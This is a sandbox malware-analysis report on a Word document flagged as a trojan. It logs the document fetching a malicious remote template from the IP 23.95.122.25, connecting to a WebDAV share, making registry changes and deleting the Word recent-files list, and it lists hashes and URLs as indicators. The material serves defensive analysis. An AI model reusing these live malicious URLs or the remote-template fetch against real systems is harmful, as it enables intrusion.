Deep Discovery Analyzer

Virtual Analyzer Report

Submission Context

Logged	2021-04-24 14:33:56
Submitter	Manual Submission
Type	Office Word 2007 document

Analysis Overview

Overall risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.		
Detections	TROJ_FRS.VSNTDJ21		
Exploited vulnerabilities	-		
Analyzed objects	Office Word 2007 document	1 - SR-3548-E21-1486.docx	0754E8698E7F620A99C544595F8B813DC0E2288A

Analysis Environments

	CentOS w Docker	W7	W10
Anti-security, self-preservation			
Autostart or other system reconfiguration			
Deception, social engineering			
File drop, download, sharing, or replication			✓
Hijack, redirection, or data theft		✓	
Malformed, defective, or with known malware traits	✓	✓	✓
Process, service, or memory object change			✓
Rootkit, cloaking			
Suspicious network or messaging activity		✓	✓

CentOS w Docker

Environment-specific risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.
Detections	TROJ_FRS.VSNTDJ21
Exploited vulnerabilities	-
Network connection	Custom

Object 1 - SR-3548-E21-1486.docx (Office Word 2007 document)

File name	SR-3548-E21-1486.docx
File type	Office Word 2007 document
SHA-1	0754E8698E7F620A99C544595F8B813DC0E2288A
SHA-256	56FECA325C9A9A8D67BA677328908F821B6576A3D408AD1CB1239D590B489FE4
MD5	5F30BCFC9098055883D92AC786BDDC9A
Size	10333 byte(s)

Risk Level	High risk
Detection	TROJ_FRS.VSNTDJ21
Exploited vulnerabilities	-
Threat Characteristics	Malformed, defective, or with known malware traits (1)

Notable Threat Characteristics

Malformed, defective, or with known malware traits (1)

Characteristic	Significance	Details
Detected as known malware	🟥🟥🟥	Source: ATSE Detection Name: TROJ_FRS.VSNTDJ21 Engine Version: 12.500.1008 Malware Pattern Version: 16.675.92

Suspicious Objects

Type	Object	Risk Level
File (SHA1)	0754E8698E7F620A99C544595F8B813DC0E2288A	High

Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Detected as known malware Source: ATSE Detection Name: TROJ_FRS.VSNTDJ21 Engine Version: 12.500.1008 Malware Pattern Version: 16.675.92		

W7

Environment-specific risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.
Detections	TROJ_FRS.VSNTDJ21
Exploited vulnerabilities	-
Network connection	Custom

Object 1 - SR-3548-E21-1486.docx (Office Word 2007 document)

File name	SR-3548-E21-1486.docx
File type	Office Word 2007 document
SHA-1	0754E8698E7F620A99C544595F8B813DC0E2288A
SHA-256	56FECA325C9A9A8D67BA677328908F821B6576A3D408AD1CB1239D590B489FE4
MD5	5F30BCFC9098055883D92AC786BDDC9A
Size	10333 byte(s)

Risk Level	High risk
Detection	TROJ_FRS.VSNTDJ21
Exploited vulnerabilities	-
Threat Characteristics	Hijack, redirection, or data theft (1) Malformed, defective, or with known malware traits (1) Suspicious network or messaging activity (15)

Process Graph

SR-3548-E21-1486.docx
WINWORD.EXE
1
PID: 2320

Process Graph Legend

MITRE ATT&CK™ Framework Tactics and Techniques

Tactics	Techniques	Notable Threat Characteristics
Discovery	Network Share Discovery	🟥⬜⬜ Characteristics: 1
Command and Control	Commonly Used Port	🟥🟥🟥 Characteristics: 1 🟥⬜⬜ Characteristics: 1, 2, 3, 4
	Standard Application Layer Protocol	🟥🟥🟥 Characteristics: 1 🟥⬜⬜ Characteristics: 1, 2, 3, 4

© ATT&CK™ is a trademark of The MITRE Corporation.

Notable Threat Characteristics

Hijack, redirection, or data theft (1)

Characteristic	Significance	Details
Executes commands or uses API to obtain system information	🟥⬜⬜	Process ID: 2320 Info: Enums share folder from API result

Malformed, defective, or with known malware traits (1)

Characteristic	Significance	Details
Detected as known malware	🟥🟥🟥	Source: ATSE Detection Name: TROJ_FRS.VSNTDJ21 Engine Version: 12.500.1008 Malware Pattern Version: 16.675.92

Suspicious network or messaging activity (15)

Characteristic	Significance	Details
Attempts to connect to suspicious host	🟥⬜⬜	23.95.122.25
Attempts to connect to suspicious URL	🟥⬜⬜	http://23.95.122.25/.-..-/
Attempts to connect to malicious URL	🟥🟥🟥	URL: http://23.95.122.25/.-..-/...dot Threat Name: EXPLOIT_RTF.WRS
Attempts to connect to suspicious URL	🟥⬜⬜	http://23.95.122.25/
Attempts to connect to suspicious URL	🟥⬜⬜	http://23.95.122.25/.-..-
Attempts to connect to suspicious URL	🟥⬜⬜	http://23.95.122.25/dashboard/
Connects to remote URL or IP address	🟥⬜⬜	Connection: 23.95.122.25:80 Content: GET /.-..-/...dot HTTP/1.1\r\nAccept: */*\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4.0E; MSOffice 12]\r\nAccept-Encoding: gzip, deflate\r\nHost: 23.95.122.25\r\nConnection: Keep-Alive\r\n\r\n
Connects to remote URL or IP address	🟥⬜⬜	Connection: 23.95.122.25:80 Content: OPTIONS /.-..-/ HTTP/1.1\r\nUser-Agent: Microsoft Office Protocol Discovery\r\nHost: 23.95.122.25\r\nContent-Length: 0\r\nConnection: Keep-Alive\r\n\r\n
Connects to remote URL or IP address	🟥⬜⬜	Connection: 23.95.122.25:80 Content:
Connects to remote URL or IP address	🟥⬜⬜	http://23.95.122.25/.-..-/...dot
Connects to remote URL or IP address	🟥⬜⬜	http://23.95.122.25/.-..-/
Listens on port	🟥⬜⬜	0.0.0.0:49168
Listens on port	🟥⬜⬜	127.0.0.1:51053
Listens on port	🟥⬜⬜	0.0.0.0:49166
Queries DNS server	🟥⬜⬜	23.95.122.25

Network Destinations

IP Address	Port	Location	Risk Level	Threat	Accessed By
23.95.122.25	80	-	-	-	SR-3548-E21-1486.docx

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
23.95.122.25	-	53	-	-	-	SR-3548-E21-1486.docx

URL	Site Category	Risk Level	Threat	Accessed By
http://23.95.122.25/.-... ....-/	Untested	-	-	SR-3548-E21-1486.docx
http://23.95.122.25/.-... ....-/...dot	Malware Accomplice	High	EXPLOIT_RTF.WRS	SR-3548-E21-1486.docx
http://23.95.122.25/	Untested	-	-	SR-3548-E21-1486.docx
http://23.95.122.25/.-... ....-	Untested	-	-	SR-3548-E21-1486.docx
http://23.95.122.25/dashboard/	Untested	-	-	SR-3548-E21-1486.docx

Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
SR-3548-E21-1486.docx.LNK	No risk	-	-	-	1082	4211E939198AB1150C6BC2D94D2B95B04FAAC944
1H3DPKXU.LNK	No risk	-	-	-	900	9EE730EFF58FB641C024367E7DF0569D3AA9FA98
~WRS{EB45B75E-9E34-452B-B98F-B277837152CA}.tmp	No risk	-	-	-	1024	DBB111419C704F116EFA8E72471DD83E86E49677
Word12.pip	No risk	-	-	-	1684	F2BBE0704D7495E84F8D755F2F75971E48BF9AA2
~WRS{298FAE98-AE67-4558-9D1D-85983A7E79DC}.tmp	No risk	-	-	-	1024	A62F70A7B17863E69759A6720E75FC80E12B46E6
~$-3548-E21-1486.docx	No risk	-	-	-	162	C808437092EABF1CD0B623C33E592DC6E74A9F59
~$Normal.dotm	No risk	-	-	-	162	139D47ACAAF0179023389F22F47F5130E5627B0A
index.dat	No risk	-	-	-	161	11F69257FE7A737775AD4C454CFEC36B7C206958

Suspicious Objects

Type	Object	Risk Level
URL	http://23.95.122.25:80/dashboard/	Medium
URL	http://23.95.122.25:80/.-..-	Medium
URL	http://23.95.122.25:80/	Medium
URL	http://23.95.122.25:80/.-..-/	Medium
URL	http://23.95.122.25:80/.-..-/...dot	High
File (SHA1)	0754E8698E7F620A99C544595F8B813DC0E2288A	High

Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Attempts to connect to suspicious host 23.95.122.25		
Detection	Threat Characteristic: Attempts to connect to suspicious URL http://23.95.122.25/.-..-/		
Detection	Threat Characteristic: Attempts to connect to malicious URL URL: http://23.95.122.25/.-..-/...dot Threat Name: EXPLOIT_RTF.WRS		
Detection	Threat Characteristic: Attempts to connect to suspicious URL http://23.95.122.25/		
Detection	Threat Characteristic: Attempts to connect to suspicious URL http://23.95.122.25/.-..-		
Detection	Threat Characteristic: Attempts to connect to suspicious URL http://23.95.122.25/dashboard/		
Detection	Threat Characteristic: Detected as known malware Source: ATSE Detection Name: TROJ_FRS.VSNTDJ21 Engine Version: 12.500.1008 Malware Pattern Version: 16.675.92		
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\ Value: None		2320
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\ Value: None		2320
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\-f% Value: None		2320
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		2320
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\WORDFiles Value: 52980008		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\ProductFiles Value: 52980008		2320

Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\ProductFiles Value: 52980009		2320
Call Filesystem API	API Name: CopyFileExW Args: (%ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\OPA12.BAK, %ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\opa12.dat, 0, 0, 0, 1) Return: 0		2320
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\MTTT Value: None		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\EXCELFiles Value: 5298000b		2320
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\5l% Value: None		2320
Add File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		2320
Write File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\5l% Value: None		2320
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\jp% Value: None		2320
Call Internet Helper API	API Name: InternetOpenW Args: (Microsoft Office Protocol Discovery, 0, , , 0) Return: cc0004		2320
Call System API	API Name: DnsQueryExW Args: (23.95.122.25, 1, 50000000) Return: 0		2320
Detection	Threat Characteristic: Queries DNS server 23.95.122.25		
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, 23.95.122.25, 80, , , 3, 0, 0) Return: cc0008		2320
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, OPTIONS, /.-..-/, HTTP/1.1, , 0, -2141124608, 0) Return: cc000c		2320
Detection	Threat Characteristic: Connects to remote URL or IP address http://23.95.122.25/.-..-/		
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\WINWORD_RASAPI32\ Value: None		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\WINWORD_RASAPI32\EnableFileTracing Value: 0		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\WINWORD_RASAPI32\EnableConsoleTracing Value: 0		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\WINWORD_RASAPI32\FileTracingMask Value: ffff0000		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\WINWORD_RASAPI32\ConsoleTracingMask Value: ffff0000		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\WINWORD_RASAPI32\MaxFileSize Value: 100000		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\WINWORD_RASAPI32\FileDirectory Value: %windir%\tracing		2320
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\WINWORD_RASMANCS\ Value: None		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\WINWORD_RASMANCS\EnableFileTracing Value: 0		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\WINWORD_RASMANCS\EnableConsoleTracing Value: 0		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\WINWORD_RASMANCS\FileTracingMask Value: ffff0000		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\WINWORD_RASMANCS\ConsoleTracingMask Value: ffff0000		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\WINWORD_RASMANCS\MaxFileSize Value: 100000		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\WINWORD_RASMANCS\FileDirectory Value: %windir%\tracing		2320
Call Service API	API Name: OpenServiceA Args: (286eff8, rasman, 4) Return: 189ff8		2320
Call Service API	API Name: OpenServiceW Args: (18a188, Sens, 4) Return: 18a0c0		2320
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable Value: 0		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL Value: None		2320
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings Value: None		2320
Call Service API	API Name: OpenServiceA Args: (18a4a8, RASMAN, 4) Return: 18a430		2320
Call Network API	API Name: socket Args: (23, 1, 6) Return: 5e4		2320
Call Network API	API Name: socket Args: (23, 1, 6) Return: 5e4		2320
Call Network API	API Name: socket Args: (2, 2, 0) Return: 60c		2320
Call Network API	API Name: socket Args: (23, 2, 0) Return: 60c		2320
Call Network API	API Name: socket Args: (23, 1, 6) Return: 5f8		2320
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\DefaultConnectionSettings Value: None		2320
Call Network API	API Name: socket Args: (2, 1, 6) Return: 624		2320
Call Network API	API Name: bind Args: (624, 0.0.0.0:49166, 16) Return: 0		2320
Detection	Threat Characteristic: Listens on port 0.0.0.0:49166		
Call Network API	API Name: connect Args: (624, 23.95.122.25:80, 16) Return: ffffffff		2320
Call Network API	API Name: send Args: (624, OPTIONS /.-..-/ HTTP/1.1\r\nUser-Agent: Microsoft Office Protocol Discovery\r\nHost: 23.95.122.25\r\nContent-Length: 0\r\nConnection: Keep-Alive\r\n\r\n, 233, 0) Return: 233		2320
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 23.95.122.25:80 Content: OPTIONS /.-..-/ HTTP/1.1\r\nUser-Agent: Microsoft Office Protocol Discovery\r\nHost: 23.95.122.25\r\nContent-Length: 0\r\nConnection: Keep-Alive\r\n\r\n		
Call Network API	API Name: recv Args: (624, , 1024, 0) Return: ?		2320
Call Network API	API Name: recv Args: (624, , 1, 2) Return: ?		2320
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Internet\Server Cache\ Value: None		2320
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Internet\Server Cache\Count Value: 1		2320
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Internet\Server Cache\http://23.95.122.25/.-..-/\ Value: None		2320
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Internet\Server Cache\http://23.95.122.25/.-..-/\Type Value: 0		2320
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Internet\Server Cache\http://23.95.122.25/.-..-/\Protocol Value: 0		2320
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Internet\Server Cache\http://23.95.122.25/.-..-/\Version Value: 0		2320
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Internet\Server Cache\http://23.95.122.25/.-..		2320

Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Internet\Server Cache\http://23.95.122.25/.-..-/\Expiration Value: None		2320
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft.SmartScreen.dll\ Value: None		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft.SmartScreen.dll\LogSessionName Value: stdout		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft.SmartScreen.dll\Active Value: 1		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft.SmartScreen.dll\ControlFlags Value: 1		2320
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft.SmartScreen.dll\Regular\ Value: None		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft.SmartScreen.dll\Regular\Guid Value: 7e4b70ee-8296-4f0f-a3ba-f58ef7bb4e96		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft.SmartScreen.dll\Regular\BitNames Value: Error Unusual Noise Entry Exit Probability Cracking CrackingError Debug		2320
Call Service API	API Name: OpenServiceW Args: (1898c8, Webclient, 5) Return: 1897d8		2320
Call Internet Helper API	API Name: WNetAddConnection3W Args: (a00f4, Remote<\\23.95.122.25\DavWWWRoot\.-...-> Local<\\23.95.122.25\DavWWWRoot\.-...->, , , c) Return: 35		2320
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Shell Extensions\Cached\{BDEADF00-C265-11D0-BCED-00A0C90AB50F} {000214E6-0000-0000-C000-000000000046} 0xFFFF Value: None		2320
Call Internet Helper API	API Name: InternetGetConnectedStateExW Args: (2c14e4, 0, 0, 0) Return: 1		2320
Call Network API	API Name: socket Args: (2, 2, 17) Return: 658		2320
Call Network API	API Name: bind Args: (658, 127.0.0.1:51053, 16) Return: 0		2320
Detection	Threat Characteristic: Listens on port 127.0.0.1:51053		
Call Internet Helper API	API Name: InternetOpenW Args: (Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4.0E), 0, , , 10000000) Return: cc0004		2320
Call System API	API Name: DnsQueryExW Args: (23.95.122.25, 1, 50000000) Return: 0		2320
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, 23.95.122.25, 80, , , 3, 0, 42996080) Return: cc0008		2320
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /.-...-/...dot, , , 2887896, 4261904, 42996080) Return: cc000c		2320
Detection	Threat Characteristic: Connects to remote URL or IP address http://23.95.122.25/.-...-/...dot		
Call Network API	API Name: recv Args: (624, , 1, 2) Return: ?		2320
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 23.95.122.25:80 Content:		
Call Network API	API Name: recv Args: (624, , 1, 2) Return: ?		2320
Call Network API	API Name: socket Args: (2, 1, 6) Return: 624		2320
Call Network API	API Name: bind Args: (624, 0.0.0.0:49168, 16) Return: 0		2320
Detection	Threat Characteristic: Listens on port 0.0.0.0:49168		
Call Network API	API Name: connect Args: (624, 23.95.122.25:80, 16) Return: ffffffff		2320
Call Network API	API Name: recv Args: (658, , 32, 0) Return: ?		2320
Call Network API	API Name: send Args: (658, !, 1, 0) Return: 1		2320
Call Network API	API Name: send Args: (624, GET /.-...-/...dot HTTP/1.1\r\nAccept: */*\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4.0E; MSOffice 12]\r\nAccept-Encoding: gzip, deflate\r\nHost: 23.95.122.25\r\nConnection: Keep-Alive\r\n\r\n, 422, 0) Return: 422		2320
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 23.95.122.25:80 Content: GET /.-...-/...dot HTTP/1.1\r\nAccept: */*\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4.0E; MSOffice 12]\r\nAccept-Encoding: gzip, deflate\r\nHost: 23.95.122.25\r\nConnection: Keep-Alive\r\n\r\n		
Call Network API	API Name: recv Args: (624, , 1024, 0) Return: ?		2320
Call Network API	API Name: send Args: (658, !, 1, 0) Return: 1		2320
Call Network API	API Name: recv Args: (658, , 32, 0) Return: ?		2320
Call Network API	API Name: recv Args: (624, , 1024, 0) Return: ?		2320
Call Network API	API Name: recv Args: (624, , 1, 2) Return: ?		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Max Display Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 1 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 2 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 3 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 4 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 5 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 6 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 7 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 8 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 9 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 10 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 11 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 12 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 13 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 14 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 15 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 16 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 17 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 18 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 19 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 20 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 21 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 22 Value: None		2320


Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 23 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 24 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 25 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 26 Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 27 Value: None		2320
